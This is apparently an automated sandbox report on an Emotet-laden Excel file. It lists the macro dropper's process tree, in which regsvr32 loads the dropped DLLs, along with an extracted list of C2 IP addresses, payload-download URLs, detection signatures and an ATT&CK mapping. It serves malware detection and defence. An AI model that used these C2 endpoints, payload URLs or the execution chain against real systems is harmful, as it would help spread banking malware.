ID: 746417
Sample Name:
4470_02112022.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 12:42:46
Date: 15/11/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

4470_02112022.xls


Overview

General Information

Sample Name:	4470_02112022.xls
Analysis ID:	746417
MD5:	d3b182de8c9955..
SHA1:	d5bd989ffde2f67..
SHA256:	cd99b899c5a3d6..
Infos:	



Detection




Hidden Macro 4.0, Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Document exploit detected (drops P…
- Antivirus / Scanner detection for sub…
- Yara detected Emotet
- System process connects to networ…
- Document exploit detected (creates…
- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for dom…
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic
- Creates an autostart registry key po…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1152 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 316 cmdline: C:\Windows\System32\regsvr32.exe ..\oxnv1.ooccxx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1292 cmdline: C:\Windows\System32\regsvr32.exe ..\oxnv2.ooccxx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2192 cmdline: C:\Windows\System32\regsvr32.exe ..\oxnv3.ooccxx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2352 cmdline: C:\Windows\System32\regsvr32.exe ..\oxnv4.ooccxx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2688 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\XXKTOC\CASBb.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- regsvr32.exe (PID: 2300 cmdline: C:\Windows\system32\regsvr32.exe" "C:\Windows\system32\XXKTOC\CASBb.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "C2 list": [
    "218.38.121.17:443",
    "186.250.48.5:443",
    "80.211.107.116:8080",
    "174.138.33.49:7080",
    "165.22.254.236:8080",
    "185.148.169.10:8080",
    "62.171.178.147:8080",
    "128.199.217.206:443",
    "210.57.209.142:8080",
    "36.67.23.59:443",
    "160.16.143.191:8080",
    "128.199.242.164:8080",
    "178.238.225.252:8080",
    "118.98.72.86:443",
    "202.134.4.210:7080",
    "82.98.180.154:7080",
    "54.37.228.122:443",
    "64.227.55.231:8080",
    "195.77.239.39:8080",
    "103.254.12.236:7080",
    "103.85.95.4:8080",
    "178.62.112.199:8080",
    "83.229.80.93:8080",
    "114.79.130.68:443",
    "51.75.33.122:443",
    "139.196.72.155:8080",
    "188.165.79.151:443",
    "190.145.8.4:443",
    "196.44.98.190:8080",
    "198.199.70.22:8080",
    "103.56.149.105:8080",
    "104.244.79.94:443",
    "87.106.97.83:7080",
    "103.71.99.57:8080",
    "46.101.98.60:8080",
    "103.126.216.86:443",
    "103.224.241.74:8080",
    "37.44.244.177:8080",
    "85.214.67.203:8080",
    "202.28.34.99:8080",
    "175.126.176.79:8080",
    "85.25.120.45:8080",
    "93.104.209.107:8080",
    "103.41.204.169:8080",
    "78.47.204.80:443",
    "139.59.80.108:8080"
  ],
  "Public Key": [
    "RUNTMSAAAAD0LxqDNhonUYwk8sqo7IWuUllRdUiUBnACc6romsQoe1YJD7wIe4AheqYofpZFucPDXCZ0z9i+ooUffqeoLZU0IMl9QmQAAIg=",
    "RUNLMSAAAADYNZPXY4tQxd/N4Wn5sTYAm5tUOxY2ol1ELrI4MNhHNi640vSLasjYTHpFRBoG+o84vtr7AJachCzOHjaAJFCW38h9QmQAAIg="
  ]
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.1211814809.00000000002C0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000A.00000002.1213054445.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000A.00000002.1211606431.000000000017A000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Emotet_3	Yara detected Emotet	Joe Security	
00000008.00000002.942096747.00000000001C0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000008.00000002.943086830.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Click to see the 3 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
8.2.regsvr32.exe.1c0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Source	Rule	Description	Author	Strings
9.2.regsvr32.exe.2c0000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
8.2.regsvr32.exe.1c0000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
10.2.regsvr32.exe.2b0000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
10.2.regsvr32.exe.2b0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 1 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET CNC Feodo Tracker Reported CnC Server TCP group 15 - Source IP: 192.168.2.22 - Destination IP: 218.38.121.17

Timestamp:	192.168.2.22218.38.121.17491804432404328 11/15/22-12:44:34.987459
SID:	2404328
Source Port:	49180
Destination Port:	443
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

- Multi AV Scanner detection for submitted file
- Antivirus / Scanner detection for submitted sample
- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for dropped file

Software Vulnerabilities

- Document exploit detected (drops PE files)
- Document exploit detected (creates forbidden files)
- Document exploit detected (process start blacklist hit)
- Document exploit detected (UrlDownloadToFile)

Networking

- System process connects to network (likely due to code injection or exploit)
- Snort IDS alert for network traffic
- Outdated Microsoft Office dropper detected
- C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected Emotet

System Summary

Found malicious Excel 4.0 Macro

Office process drops PE file

Found Excel 4.0 Macro with suspicious formulas

Boot Survival

Creates an autostart registry key pointing to binary in C:\Windows

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)


Stealing of Sensitive Information

Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Scripting	1 1 Registry Run Keys / Startup Folder	1 1 1 Process Injection	1 4 1 Masquerading	1 Input Capture	1 System Time Discovery	Remote Services	1 Input Capture	Exfiltration Over Other Network Medium	2 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 1 Registry Run Keys / Startup Folder	1 Virtualization/Sandbox Evasion	LSASS Memory	1 2 1 Security Software Discovery	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	1 4 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	4 3 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	1 1 1 Process Injection	Security Account Manager	1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	2 Scripting	NTDS	2 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 4 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Hidden Files and Directories	LSA Secrets	1 Application Window Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	2 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Regsvr32	DCSync	2 6 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
4470_02112022.xls	81%	ReversingLabs	Document-Office.Trojan.Emotet	
4470_02112022.xls	68%	Virustotal		Browse
4470_02112022.xls	32%	Metadefender		Browse
4470_02112022.xls	100%	Avira	XF/Agent.B2	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\40hd04O0[1].dll	81%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\40hd04O0[1].dll	20%	Metadefender		Browse
C:\Users\user\oxnv4.ooccxx	81%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\oxnv4.ooccxx	20%	Metadefender		Browse
C:\Windows\System32\XXKTOC\CASBb.dll (copy)	81%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\XXKTOC\CASBb.dll (copy)	20%	Metadefender		Browse

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
10.2.regsvr32.exe.2b0000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
9.2.regsvr32.exe.2c0000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
8.2.regsvr32.exe.1c0000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File

Domains

Source	Detection	Scanner	Label	Link
www.3d-stickers.com	12%	Virustotal		Browse
www.spinbalence.com	12%	Virustotal		Browse
navylin.com	13%	Virustotal		Browse
sat7ate.com	14%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://218.38.121.17/	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://navylin.com/bsavxiv/axHQYKI/	22%	Virustotal		Browse
http://https://www.3d-stickers.com/page-non-trouvee	12%	Virustotal		Browse
http://https://www.spinbalence.com/index.php?controller=404	10%	Virustotal		Browse
http://https://www.3d-stickers.com/Content/Afa1PcRuxh/	0%	Avira URL Cloud	safe	
http://https://www.spinbalence.com/Adapter/moycMR/	100%	Avira URL Cloud	malware	
http://https://www.spinbalence.com/index.php?controller=404	100%	Avira URL Cloud	malware	
http://navylin.com/bsavxiv/axHQYKI/	100%	Avira URL Cloud	malware	
http://https://www.3d-stickers.com/page-non-trouvee	100%	Avira URL Cloud	malware	
http://www.spinbalence.com/Adapter/moycMR/	100%	Avira URL Cloud	malware	
http://www.3d-stickers.com/Content/Afa1PcRuxh/	100%	Avira URL Cloud	malware	
http://https://secure.comodo.coh	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.3d-stickers.com	163.172.108.69	true	false	• 12%, Virustotal, Browse	unknown
www.spinbalence.com	163.172.115.127	true	false	• 12%, Virustotal, Browse	unknown
navylin.com	47.92.133.65	true	false	• 13%, Virustotal, Browse	unknown
sat7ate.com	unknown	unknown	true	• 14%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://www.3d-stickers.com/Content/Afa1PcRuxh/	true	• Avira URL Cloud: safe	unknown
http://https://www.spinbalence.com/Adapter/moycMR/	false	• Avira URL Cloud: malware	unknown
http://https://www.spinbalence.com/index.php?controller=404	false	• 10%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://218.38.121.17/	true	• URL Reputation: safe	unknown
http://navylin.com/bsavxiv/axHQYKI/	false	• 22%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://www.3d-stickers.com/page-non-trouvee	true	• 12%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://www.spinbalence.com/Adapter/moycMR/	false	• Avira URL Cloud: malware	unknown


Name	Malicious	Antivirus Detection	Reputation
http://www.3d-stickers.com/Content/Afa1PcRuxh/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	regsvr32.exe, 00000009.00000003.11549265 66.0000000000268000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0009.00000003.1155033537.000000000026A00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1211759132.000 000000026F000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000A.0 0000002.1211733355.00000000001BC000.0000 0004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://crl.entrust.net/server1.crl0	regsvr32.exe, 00000009.00000003.11549265 66.0000000000268000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0009.00000003.1155033537.000000000026A00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1211759132.000 000000026F000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000A.0 0000002.1211733355.00000000001BC000.0000 0004.00000020.00020000.00000000.sdmp	false		high
http://ocsp.entrust.net03	regsvr32.exe, 00000009.00000003.11549265 66.0000000000268000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0009.00000003.1155033537.000000000026A00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1211759132.000 000000026F000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000A.0 0000002.1211733355.00000000001BC000.0000 0004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	regsvr32.exe, 00000009.00000003.11549265 66.0000000000268000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0009.00000003.1155033537.000000000026A00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1211759132.000 000000026F000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000A.0 0000002.1211733355.00000000001BC000.0000 0004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	regsvr32.exe, 00000009.00000003.11549265 66.0000000000268000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0009.00000003.1155033537.000000000026A00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1211759132.000 000000026F000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000A.0 0000002.1211733355.00000000001BC000.0000 0004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://secure.comodo.coh	regsvr32.exe, 00000009.00000002.12118054 37.00000000002B9000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0009.00000003.1155093375.00000000002B900 0.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net0D	regsvr32.exe, 00000009.00000003.11549265 66.0000000000268000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0009.00000003.1155033537.000000000026A00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1211759132.000 000000026F000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000A.0 0000002.1211733355.00000000001BC000.0000 0004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://secure.comodo.com/CPS0	regsvr32.exe, 00000009.00000002.12118054 37.00000000002B9000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0009.00000003.1155093375.00000000002B900 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000003.1154926566.000 0000000268000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 00000009.0 0000003.1155033537.000000000026A000.0000 0004.00000020.00020000.00000000.sdmp, re gsvr32.exe, 00000009.00000002.1211759132 .000000000026F000.00000004.00000020.0002 0000.00000000.sdmp, regsvr32.exe, 000000 0A.00000002.1211733355.00000000001BC000. 00000004.00000020.00020000.00000000.sdmp	false		high
